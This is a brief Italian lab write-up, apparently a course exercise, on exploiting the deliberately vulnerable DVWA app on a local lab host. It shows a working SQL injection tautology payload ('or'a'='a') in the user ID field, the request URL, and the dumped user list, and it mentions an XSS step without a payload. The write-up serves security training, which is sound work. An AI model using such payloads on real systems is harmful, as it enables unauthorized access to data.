


S6|2

La traccia di oggi consisteva sulla dvwa di meta di scegliere una vulnerabilità Xss e Sql (non) blind e sfruttarla nella prima parte nella voce xss ho modificato l'url dandomi questa schermata e inserendo quella evidenziata



Mentre nella seconda ho effettuato Un Sql injection sul user id utilizza il comando nella submit '**or'a**'= '**a**' una volta inviato ci da le righe evidenziate in rosso

192.168.50.101/dvwa/vulnerabilities/sqli/?id="SELECT+first_name%2C+last_name+FROM+users+WHERE+user_id='or'a'='a'

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

vulnerability: SQL injection

User ID:

ID: "SELECT first_name, last_name FROM users WHERE user_id = 'or'a' = 'a'
First name: admin
Surname: admin

ID: "SELECT first_name, last_name FROM users WHERE user_id = 'or'a' = 'a'
First name: Gordon
Surname: Brown

ID: "SELECT first_name, last_name FROM users WHERE user_id = 'or'a' = 'a'
First name: Hack
Surname: Me

ID: "SELECT first_name, last_name FROM users WHERE user_id = 'or'a' = 'a'
First name: Pablo
Surname: Picasso

ID: "SELECT first_name, last_name FROM users WHERE user_id = 'or'a' = 'a'
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>